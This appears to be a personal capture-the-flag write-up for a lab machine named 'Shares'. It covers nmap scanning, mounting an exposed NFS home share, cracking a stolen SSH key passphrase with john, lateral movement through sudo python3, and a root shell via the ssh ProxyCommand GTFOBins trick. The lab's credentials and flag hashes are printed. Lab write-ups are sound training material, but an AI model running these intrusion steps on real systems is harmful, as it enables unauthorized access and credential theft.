# *SHARES*

SHARES – 172.31.1.7 - CYBERSECLABS
==========
Starting with nmap scans; sudo nmap -sC -sV -oN nmap/shares.init 172.31.1.7, sudo nmap -p- -oN nmap/shares.all 172.31.1.7


Ports Open:
21  vsftpd 3.0.3
80  Apache httpd 2.4.29 Ubuntu
111  rpcbind 2-4
2049  nfs_acl 3 RPC #100227
27853  ssh openssh 7.6p1 ubuntu
33765  closed
37607  closed
42445  closed
60353  closed

Start running dirbuster on port 80 in the background while poking around with rpcbind and nfs.


showmount -e 172.31.1.7 gives us;
/home/amir *.*.*.*

Possible user; Amir (?)

Mounted share with; sudo mount -t nfs 172.31.1.7:/home/amir /home/amir -o nolock




Got ssh keys in .ssh folder!




Tried using the id_rsa.bak file to get shell; ssh -i id_rsa.bak amir@172.31.1.7 -p 27853
No luck
Tried changing permissions (still can't remember offhand what they should be)
No luck
Tried to ssh2john them.
/usr/share/john/ ssh2john.py id_rsa.bak > hash

ran john against it
john –wordlist=/usr/share/wordlists/rockyou.txt hash
success!
SSH CREDS:
amir:hello6

Run sudo python3 -m pyftpdlib -p21 –write on on host and connect on ssh to get linpeas

linpeas and sudo -l shows us;

```
Matching Defaults entries for amir on shares:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User amir may run the following commands on shares:
    (ALL : ALL) ALL
    (amy) NOPASSWD: /usr/bin/pkexec
    (amy) NOPASSWD: /usr/bin/python3
```

we can execute commands as amy from amir with sudo -u
sudo -u /usr/bin/python3 -c “import os;os.system(‘/bin/bash’)”

```
amir@shares:/home$ sudo -u amy /usr/bin/python3 -c "import os;os.system('/bin/bash')"
amy@shares:/home$ whoami
amy
```

now that we’re amy we can get user hash

```
amy@shares:/home/amy$ cat access.txt
dc17a108efc49710e2fd5450c492231c
```

then running sudo -l as amy we can see

```
amy@shares:/home/amy$ sudo -l
Matching Defaults entries for amy on shares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User amy may run the following commands on shares:
    (ALL) NOPASSWD: /usr/bin/ssh
```

so checking gtfobins again, we find the ProxyCommand option can get us a shell


amy@shares:/home/amy$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
access.txt
# cd /root
# ls
system.txt
# cat system.txt
b910aca7fe5e6fcb5b0d1554f66c1506
#

YATTA